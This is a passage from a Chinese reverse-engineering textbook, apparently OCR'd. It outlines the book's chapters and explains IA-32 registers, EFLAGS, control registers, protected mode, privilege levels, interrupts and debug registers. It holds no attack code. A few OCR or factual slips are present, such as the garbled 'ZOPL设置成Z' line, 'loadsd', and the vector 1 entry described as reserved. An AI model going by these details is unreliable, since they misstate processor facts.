在软件逆向分析方面，当前的反编译、反汇编、调试等技术和工具已经相对成熟，大部分软件逆向分析人员对此已很熟悉，相关资料和书籍已相当丰富，相关内容在本书中将不作为重点，但考虑到内容的完整性，也为了给一部分读者铺垫简单的基础知识，将在第 2 章中做简要介绍。至于加壳代码、动态生成代码等特殊代码的反汇编、反编译问题，由于目前仍未形成通用的解决方法，相关的分析手段严重依赖于具体的加壳或动态生成算法，分析方法不具有通用性，具体算法的分析方法参考价值不大，因此在本书中也未做专门介绍。

1.6.2　本书的组织

本书分为 3 部分，共 11 章。其中，第 1～3 章为基础篇，主要介绍一些背景和基础知识，分别是绪论、基础知识、基础工具；第 4～7 章为方法篇，主要介绍软件逆向分析中的一些基础方法，分别是程序切片、符号执行、模糊测试和污点传播分析；第 8～11 章是应用篇，主要介绍软件逆向分析在具体工作中的应用，分别是恶意代码检测与分析、软件漏洞挖掘与分析、网络协议逆向分析、移动智能终端应用软件安全性分析。下面详细介绍各章节的主要内容。

第 1 章　绪论，主要介绍软件相关的主要安全问题及背景，简要介绍当前软件安全分析常用的方法和技术，软件安全性分析主要的应用场景，并介绍本书的主要定位和组织结构。

第 2 章　基础知识，主要介绍软件逆向分析过程中涉及的相关基础知识，包括处理器硬件架构、汇编语言知识、操作系统内核相关基础知识等。

第 3 章　软件安全分析基础工具，主要介绍常见的分析工具，主要包括反汇编工具，调试工具，重点介绍工具的主要用途、主要功能、技术特点等方面。

第 4 章　程序切片，主要介绍程序切片方法，包括程序切片的基本原理，二进制程序的程序切片技术，以及典型的程序切片案例。

第 5 章　符号执行，主要介绍符号执行方法，包括符号执行的基本原理，国际上最新的符号执行工具，以及符号执行的具体应用案例等。

第 6 章　模糊测试，主要介绍模糊测试技术，包括模糊测试的基本思想，典型框架，代表性的模糊测试工具，以及具体的实现案例。

第 7 章　污点传播分析，主要介绍污点传播分析方法，包括污点传播的基本原理，典型实现方案，代表性的动态污点传播工具，以及具体的动态污点传播分析案例。

第 8 章　恶意代码检测与分析，主要介绍恶意代码的分析技术，包括恶意代码分析的目标，涉及的技术手段，恶意代码分析的具体案例等。

第 9 章　软件漏洞挖掘与分析，主要介绍典型的软件漏洞分析过程和软件漏洞利用方法，重点介绍如何利用动态逆向分析技术解析软件漏洞机理，以及典型软件漏洞的利用代码构造方法。

第 10 章　网络协议逆向分析，主要介绍网络协议的逆向分析技术，包括网络协议的基本格式解析，网络协议状态机抽取，以及具体的网络协议逆向分析案例等。

第 11 章　移动智能终端应用软件安全性分析，主要介绍移动智能终端应用软件的安全分析技术，包括移动智能终端应用软件的实现机理分析、隐私窃取行为分析等。

1.7　其他说明

本书中介绍的相关方法和技术对提高逆向分析能力具有重要作用，但相关理论和方法不仅应用于软件逆向分析中，有些理论和技术在源代码分析、软件测试等工作中应用得也非常普遍，本书则主要从软件逆向分析的角度介绍相关的理论和技术。

由于 Linux 平台的开源特点，软件逆向分析当前关注的重点仍主要是面向 Windows 系列操作系统平台展开，因此，在未做特别说明的情况下，本书中介绍的实例等主要是围绕 Windows 操作系统平台的应用软件逆向分析展开的。但相关的技术和方法仍然适用于 Linux 等其他操作系统平台。

参考文献

[1] 纳普. 工业网络安全：智能电网，SCADA 和其他工业控制系统等关键基础设施的网络安全. 周秦，等译. 北京：国防工业出版社，2014.

[2] 卡巴斯基实验室. 首款手机恶意软件：卡巴斯基实验室如何发现 Cabir. http://news.kaspersky.com.cn/news2014/06n/140616.htm.

[3] RSA 官方博客. http://blogs.rsa.com/anatomy-of-an-attack/.

[4] Andrey Polkovnichenko, Alon Boxiner. BrainTest—A New Level of Sophistication in Mobile Malware. [2015-09-21] http://blog.checkpoint.com/2015/09/21/braintest-a-new-level-of-sophistication-in-mobile-malware.

[5] Mathew Schwartz. Samsung Galaxy Security Alert: Android Backdoor Discovered. [2014-03-13] http://www.darkreading.com/mobile-security/samsung-galaxy-security-alert-android-backdoor-discovered/d/d-id/1127675.

第 2 章 基础知识

从事恶意代码分析、软件漏洞分析的工作需要掌握计算机专业方面的诸多基础知识，这些知识包括但不限于硬件基础知识、反汇编及对抗技术以及操作系统基础。本章对这些方面的基础知识进行简要介绍，要更加深入地学习，还需要参阅其他相关书籍和文献。

2.1 处理器硬件架构基础

硬件是软件的基础资源，了解硬件架构对于深入理解操作系统原理与机制乃至软件漏洞具有一定的指导意义。本节主要介绍处理器的硬件架构基础，以 Intel 的 CPU 为例，从存储单元及各存储单元的设计用途介绍处理器的基本结构，另外介绍处理器设计的一些特性，包括保护模式、特权级、中断和异常处理、调试支持和虚拟化支持。内存的虚拟化寻址方式也是 CPU 的一大核心内容，这一部分安排到 2.3.4 节关于 Windows 操作系统的内存管理内容中进行介绍。

2.1.1 CPU 结构介绍

CPU 是计算机中央处理器的简称，控制着计算机的操作和执行数据处理功能，如图 2-1 所示，其结构包括寄存器、算术逻辑单元(ALU)、控制器和内部总线。寄存器提供 CPU 的内部存储，用来暂时存放参与运算的数据及运算结果，不同寄存器代表了不同的物理含义，应用到不同的功能场景；算术逻辑单元执行计算机的运算功能，包括加减乘除四则运算，左右移位运算，与、或、非、异或逻辑运算等；控制器控制计算机各部件工作，包括取指、译码、执行；内部总线将寄存器、ALU 以及控制器进行互连，提供通信机制。




图 2-1　CPU 的结构

CPU 的 4 部分组成当中，寄存器记录了操作系统关键数据结构的入口，这些信息是软件漏洞与恶意代码分析的基础信息，因此本书重点关注 CPU 结构中的寄存器结构。CPU 发展至今，字长从开始的 16 位发展到 32 位、64 位，本书以 32 位字长的 IA-32 架构为代表进行介绍。IA-32 的 CPU 寄存器包括指令指针寄存器、通用数据寄存器、地址指

针寄存器、变址指针寄存器、标志位寄存器、段寄存器、控制寄存器等。

EIP 寄存器是指令指针寄存器，存储了当前执行指令的地址，系统根据该寄存器进行寻址，从内存中取出指令，然后再译码、执行。

通用数据寄存器包括 EAX、ECX、EDX、EBX，通常用于存储参与运算的数据及运算结果。例如，其中的 ECX 常被用于存储循环处理指令的循环次数，EAX 和 EDX 常作为乘除法指令的隐含操作数。通用数据寄存器的 16 位寄存器表示为 AX、CX、DX、BX，8 位寄存器表示为 AL、CL、DL、BL。另外，第 9～16 位的寄存器表示为 AH、CH、DH、BH，但没有专门用于表示第 17～32 位寄存器的符号。在 x86-64 架构下，其 64 位寄存器表示为 RAX、RCX、RDX、RBX。

地址指针寄存器包括 ESP 和 EBP，ESP 记录了当前的栈顶，call、ret、push、pop、pusha、popa 等指令会改变 ESP 寄存器的值，EBP 通常记录的是当前函数的栈底。变址指针寄存器包括 ESI 和 EDI，通常 ESI 是操作数源地址，EDI 是操作数目的地址，这两个操作数常作为隐含操作数，指令执行完后自动递增实现变址。例如，rep movsd 指令受 ECX 计数器控制，在 ECX 不为 0 的情况下将 ESI 指向的内存数据复制到 EDI 指向的内存，然后 ECX 自动减 1；EDI 和 ESI 根据 DF 标记位自动增加或减少 4；类似指令还有 loadsd、stosd、scasd 等。

标志位寄存器统称为 EFLAGS，图 2-2 列出了 EFLAGS 包含的标志位。




图 2-2　EFLAGS 标志寄存器

- CF：进位标志，用于表示无符号数运算是否产生进位或者借位，如果产生了进位或借位则值为 1，否则值为 0。
- PF：奇偶标志，用于表示运算结果中 1 的个数的奇偶性，偶数个 1 时值为 1，奇数个 1 时值为 0。
- AF：辅助进位标志，在字操作时标记低字节是否向高字节进位或借位，在字节操作时标记低 4 位是否向高 4 位进位或借位。
- ZF：零标志，用于表示运算结果是否为 0，结果为 0 时其值置 1，否则置 0。
- SF：符号标志，用来标记有符号数运算结果是否小于 0，小于 0 时置 1，否则置 0。
- TF：跟踪标志，用于程序调试，置 1 时 CPU 处于单步执行状态，置 0 时处于连续工作状态。
- IF：中断允许标志，决定 CPU 是否响应 CPU 外部的可屏蔽中断发出的中断请求，置 1 时可以响应中断，置 0 时不响应中断。
- DF：方向标志，决定串操作指令执行时指针寄存器的调整方向。
- OF：溢出标志，用于表示有符号运算结果是否溢出，发生溢出时置 1，否则置 0。
- IOPL：I/O 特权标志，用于表示当前进程的 I/O 特权级别，只有当前进程的 CPL 小于或等于 IOPL 时才能访问 I/O 地址空间，只有 CPL 为 0 时才能修改

IOPL 域。

- NT：嵌套任务标志，置 1 表明当前任务是在另一个任务中嵌套执行，置 0 表明非嵌套。
- RF：恢复标志，用于表示是否响应指令断点，置 1 禁用指令断点，置 0 允许指令断点。
- VM：虚拟 8086 模式标志，用于表示进程是运行在虚拟 8086 模式还是保护模式，置 1 运行在虚拟 8086 模式，置 0 运行在保护模式。
- AC：对齐检测标志，与 CR0 寄存器的 AM 标志联合使用，这两个标志位同时置 1 启用对内存引用的对齐检查，同时置 0 表示禁用对齐检查。对齐检查仅在用户态（3 特权级）下进行，0 特权级下不做检查。
- VIF：虚拟中断标志，是 IF 标志的一个虚拟映像，与 VIP 标志一起使用，当控制寄存器 CR4 中的 VME 或者 PVI 标志位置 1 且 IOPL 小于 3 时，处理器只识别 VIF 标志。
- VIP：虚拟中断等待标志，置 1 表示有一个等待处理的中断，置 0 表示没有等待处理的中断。
- ID：识别标志，置 1 表示支持 CPUID 指令，置 0 表示不支持。

段寄存器包括代码段寄存器 CS，数据段寄存器 DS，堆栈段寄存器 SS，附加段寄存器 ES、FS、GS。实模式下段寄存器通常与指针寄存器如 ESP、EDI、ESI 等联合使用，保护模式下需要与描述符表结合。

控制寄存器包括 CR0、CR1、CR2、CR3、CR4 这 5 个，用于记录处理器的运行模式和当前执行任务的属性，如图 2-3 所示。



图 2-3　控制寄存器

- CR0 记录了系统控制标志，这些标志控制处理器的运行模式和状态。PE 是保护

模式标志,置 1 启用保护模式,置 0 启用实地址模式;PG 是分页标志,置 1 启动分页(前提是 PE 标志位已置 1 开启包含模式),置 0 禁用分页;其他标志位的功能可参考 Intel 手册,限于篇幅本书无法逐一介绍。

- CR1 是保留的控制寄存器,用于将来的扩展。
- CR2 记录了引起页故障的线性地址。
- CR3 是页表寄存器,存储了 20 位的页目录表的基地址和两个标志位 PCD、PWT。20 位的页目录基地址是页目录表物理地址的高 20 位,低 12 位是 0,因此页目录表的地址必须是页边界对齐(4KB)。
- CR4 包含一组标志,用于决定是否启用 IA-32 架构上的几个扩展。VME 为虚拟 8086 模式扩展,置 1 表示在虚拟 8086 模式下启用中断和异常处理扩展,置 0 则关闭;PVI 为保护模式虚拟中断,置 1 表示开启保护模式下的虚拟中断标志 VIF 的硬件支持,置 0 则禁用保护模式下的 VIF 标志;DE 为调试扩展,置 1 则引用调试器寄存器 DR4 和 DR5 引发一个未定义操作码的异常,置 0 时处理器与别名应用 DR4 和 DR5;PSE 为页尺寸扩展,置 1 时页大小为 4MB,置 0 时页大小为 4KB;PAE 为物理地址扩展标志,置 1 启用 36 位物理地址分页机制,置 0 只可引用 32 位地址。MCE 为机器检测控制位,置 1 时启用机器检测异常,置 0 时则禁用机器检测异常;PGE 为全局页启用控制位,在 P6 系列处理器中引入,置 1 启用全局页,置 0 则禁用全局页,有关全局页的特性详见 Intel 手册第三卷;PCE 是性能监测计数器控制位,置 1 允许任何特权级程序执行 RDPMC 指令,置 0 只允许 Ring 0 特权级程序执行 RDPMC 指令;OSFXSR 是操作系统对 FXSAVE 和 FXRSTOR 指令支持的控制位,置 1 表示操作系统支持 FXSAVE 和 FXRSTOR 指令,置 0 则不支持,执行该指令将触发非法操作码异常;OSXMMEXCPT 是支持 SIMD 浮点异常处理的控制位,置 1 开启 SIMD 浮点异常的处理支持,置 0 则不支持。

2.1.2 保护模式

IA-32 架构的 CPU 具有两种工作模式:实模式和保护模式,工作模式受到 CR0 控制寄存器的 PE 标志位控制。CPU 刚开始初始化后工作在实模式下,PE 标志位值为 0,仅使用 20 位地址,寻址空间为 1MB;当操作系统启动时,将 CPU 的 PE 标志位置 1,开启保护模式,使用 32 位地址,内存寻址空间扩展到 4GB。另外,实模式不支持多线程,不能实现权限分级;保护模式下引入内存的分页和分段管理机制,实现了内存分页和权限分级,并支持多线程、多任务。

分页由 CR3 寄存器支持,分段由内存管理寄存器(包括 GDTR、IDTR、LDTR 和 TR 这 4 个寄存器)支持,用于定位控制分段内存管理的数据结构所在的位置,如图 2-4 所示。

- GDTR 是全局描述符表寄存器,保存了 GDT 全局描述符表的 32 位基地址和 16 位表限长。基地址是指 GDT 的第一个字节在内存中的线性地址,表限长是指表中的字节个数。CPU 初始化时基地址设置为 0,表限长设置为 0xffff,通过 LGDT 指令重新装载设置 GDTR 寄存器,通过 SGDT 保存 GDTR 寄存器。

	47　　16	15　　0
GDTR	32位线性基地址	16位表限长
IDTR	32位线性基地址	16位表限长

	63　　48	47　　16	15　　0
LDTR	16位段选择子	32位线性基地址	16位段限长
TR	16位段选择子	32位线性基地址	16位段限长

图 2-4　内存管理寄存器

- IDTR 是中断描述符表寄存器，保存了 IDT 中断描述符表的 32 位基地址和 16 位表限长。基地址是指 IDT 的第一个字节在内存中的线性地址，表限长是指表中的字节个数。CPU 初始化时基地址设置为 0，表限长设置为 0xffff，通过 LIDT 指令重新装载设置 IDTR 寄存器，通过 SIDT 保存 IDTR 寄存器。
- LDTR 是局部描述符表寄存器，保存了 LDT 局部描述符表的 16 位段选择子、32 位基地址、16 位段限长和 LDT 属性。段选择子指向了定义段的段描述符，基地址是指 LDT 的第一个字节在内存中的线性地址，段限长是指表中的字节个数。CPU 初始化时基地址设置为 0，段限长设置为 0xffff，通过 LLDT 指令重新装载设置 LDTR 寄存器的段选择子部分，通过 SLDT 保存 LDTR 寄存器的段选择子部分。LDT 所在的段必须在 GDT 中有一个段描述符，当 LLDT 指令装载一个段选择子到 LDTR 中时，LDT 描述符的基地址、段限长和描述符属性自动装载到 LDTR 中。
- TR 是任务寄存器，保存了 16 位的段选择子、16 位段限长和当前任务的 TSS 属性，它引用了 GDT 中的 TSS 描述符。段选择子指向了定义段的段描述符，基地址是指 TSS 的第一个字节在内存中的线性地址，段限长是指 TSS 表的字节个数。CPU 初始化时基地址设置为 0，表限长设置为 0xffff，通过 LTR 指令重新装载设置 TR 寄存器段选择子部分，通过 STR 保存 TR 寄存器段选择子部分。TR 引用 GDT 中的 TSS 描述符，当 LTR 装载一个段选择子到任务寄存器时，从相关 TSS 描述符中取出的基地址、段限长和描述符属性会被自动装载到 TR 任务寄存器。

2.1.3　特权级

CPU 支持 Ring0、Ring1、Ring2、Ring3 共 4 个权限级别，Ring0 权限最高，Ring3 权限最低，Windows 操作系统只使用了 Ring0 和 Ring3 两个级别。其中，Ring0 级可以访问 Ring0 和 Ring3 级的资源，Ring3 级无法访问 Ring0 级的资源，只能访问 Ring3 级的资源。而为了进行代码段和数据段间的特权级检验，需要 3 种类型的特权级支持：当前特权级、描述符特权级、请求特权级。

- 当前特权级(CPL)是当前执行线程的特权级，存储在 CS 段寄存器和 SS 段寄存器

的第0位和第1位中，通常情况下CPL与当前指令所在代码段的特权级相等。当进程的控制流转到一个不同特权级的代码段时，处理器需要改变CPL，如Ring3情况下通过int指令进入Ring0，或者Ring0状态下通过iret指令回到Ring3状态。

- 描述符特权级(DPL)是段或门的特权级，存储在段或门的描述符的DPL域中。当执行的代码段尝试访问一个段或门时，处理器将段或门的DPL与CPL以及段或门的选择子中的RPL进行比较以判定是否具有访问权限。例如数据段，DPL指示访问该数据段的线程或任务的CPL特权级可以具备的最大数值，如DPL是1，只有CPL为0或1的线程才能访问它；再如调用门，DPL指示访问该调用门的进程或任务的CPL特权级可以具备的最大数值。
- 请求特权级(RPL)是赋给段选择子的取代性特权级，存储在段选择子的第0、1位，处理器同时检查RPL和CPL的特权级是否都有足够的访问特权级，取其最低特权级与DPL进行比较，只有RPL和CPL的特权级都不低于DPL时访问才能成功。

另外，CPU有一部分指令属于特权指令，这部分指令只能运行在Ring0特权级，普通应用程序无法执行这些指令，需要在操作系统内核态下才能执行这些指令。这类常见的指令如表2-1所示。


表2-1 常用特权级指令

指　令	指令说明	对用户态是否有用	是否禁止用户态使用
LLDT	装载LDT寄存器	否	是
LGDT	装载GDT寄存器	否	是
LTR	装载TR寄存器	否	是
LIDT	装载IDT寄存器	否	是
MOV CRn	装载和保存控制寄存器	否	是
LMSW	装载MSW	否	是
CLTS	清空CR0中的TS标志	否	是
MOV DBn	装载和保存调试控制器	否	是

特别注意，中断指令CLI和STI由操作系统和内核统一管理，但它们并非特权指令，只要满足CPL不大于IOPL即可执行CLI和STI。但由于操作系统通常将ZOPL设置成Z，因此CLI/STI也像特权指令一样只能被内核代码执行。

2.1.4 中断处理与异常处理

中断和异常是程序执行过程中的插曲，需要处理器强制暂停当前任务，转移到一个称为中断处理程序或者异常处理程序的特殊任务中。处理器响应中断或者异常所采取的行动称为服务或者处理中断和异常。中断是在程序执行期间随机发生的，可以是对硬件信



号的响应，如鼠标、键盘；也可以是软件中断，如 INT n 指令。异常是在处理器执行指令过程中发生错误情况时产生的，如除 0 错误、保护违例、页故障、内部机器故障。

IA-32 架构的中断处理机制是收到中断信号或者检测到异常时，处理器挂起当前运行的进程或任务，保存好任务现场后转而去执行中断或者异常处理程序，处理完后恢复现场，继续执行被中断的进程或任务。

IA-32 架构为每一个异常和需要处理的中断分配了一个唯一识别码，称为中断向量。处理器以中断向量为索引，定位访问中断描述符表(IDT)，索引号的范围是 0～255，其中 0～31 被 IA-32 架构保留给架构定义的异常和中断，32～255 之间的中断向量号由操作系统定义的中断使用，如表 2-2 所示。

表 2-2　IA-32 架构下的保护模式异常和中断向量

向量号	助记符	描　　述	类型	错误码	源
0	#DE	除法错	故障	无	DIV 和 IDIV 指令
1	#DB	保留	故障	无	只由 Intel 使用
2	无	NMI 中断	中断	无	不可屏蔽外部中断
3	#BP	断点	陷阱	无	INT 3 指令
4	#OF	溢出	陷阱	无	INTO 指令
5	#BR	BOUND 范围越界	故障	无	BOUND 指令
6	#UD	非法操作码	故障	无	UD2 指令或者保留的操作码
7	#NM	设备不可用	故障	无	浮点或者 WAIT/FWAIT 指令
8	#DF	双故障	终止	有(0)	任意一个产生异常、NMI、INTR 的指令
9	无	协处理器段超出	故障	无	浮点指令
10	#TS	非法 TSS	故障	有	切换任务或 TSS 访问
11	#NP	段不存在	故障	有	加载段寄存器或者访问系统段
12	#SS	栈段故障	故障	有	栈操作或 SS 寄存器加载
13	#GP	一般保护	故障	有	内存引用或其他保护检验
14	#PF	页故障	故障	有	任何内存引用
15	无	Intel 保留	故障	无	
16	#MF	x87 FPU 浮点错误	故障	无	x87 FPU 浮点或者 WAIT 指令
17	#AC	对齐检验	故障	有(0)	任何内存中的数据引用
18	#MC	机器检验	终止	无	错误码和源是模型相关的
19	#XF	SIMD 符号异常	故障	无	SSE/SSE2/SSE3 浮点指令
20～31	无	Intel 保留			
32～255	无	用户定义中断	中断		外部中断或者 INT*n* 指令

引起中断产生的原因或来源称为中断源，包括硬件中断和软件中断。硬件中断属于外部中断，通过处理器引脚或者本地 APIC 接收，通过 INTR 引脚或者本地 APIC 传递到

处理器的外部中断是可屏蔽的硬件中断，通过控制 EFLAGS 寄存器的 IF 标志位可以屏蔽全部的可屏蔽硬件中断。另外，将中断向量号作为 INT 指令的操作数即可通过 INT 指令在软件中产生中断，例如，指令 INT 3 即可强制调用第 3 号中断处理例程。

引起异常产生的原因或来源称为异常源，包括处理器检测到程序错误异常、软件产生的异常和机器检测异常 3 种情况。程序或操作系统运行过程中，探测到程序错误，处理器产生一个或多个异常。IA-32 架构为每个异常定义一个向量号，这类异常可分为故障、陷阱、终止。软件产生的异常是程序指令主动产生异常，如 INTO、INT 3、BOUND 指令允许在软件中产生异常，这些指令在程序中的指定点检测指定的异常条件，例如 INT 3 产生一个断点异常。机器检测异常提供内部和外部的机器检测机制，用来检测内部芯片硬件和总线事务的操作，构成扩展的异常机制，当探测到错误时处理器发出机器检测异常(18 号向量)信号，返回错误码。

2.1.5 调试支持

程序调试是软件开发过程中进行排错和查错的过程，需要 CPU 架构的支持。IA-32 架构的 CPU 中，标志位寄存器 EFLAGS 中的 IF、TF 标志用于调试模式的开启，将 TF 位置 1 使 CPU 处于单步执行状态，也即调试状态，同时需要将 IF 位置 1，开启 CPU 的中断响应。

另外，CPU 设计了 DR0～DR7 共 8 个调试寄存器，用于断点设置功能，如图 2-5 所示。DR0～DR3 这 4 个寄存器是断点地址寄存器，用于保存断点地址；DR4 和 DR5 保留未使用，作为 DR6 和 DR7 的别名寄存器；DR6 是调试状态寄存器；DR7 是调试控制寄存器。





图 2-5 IA-32 架构调试寄存器



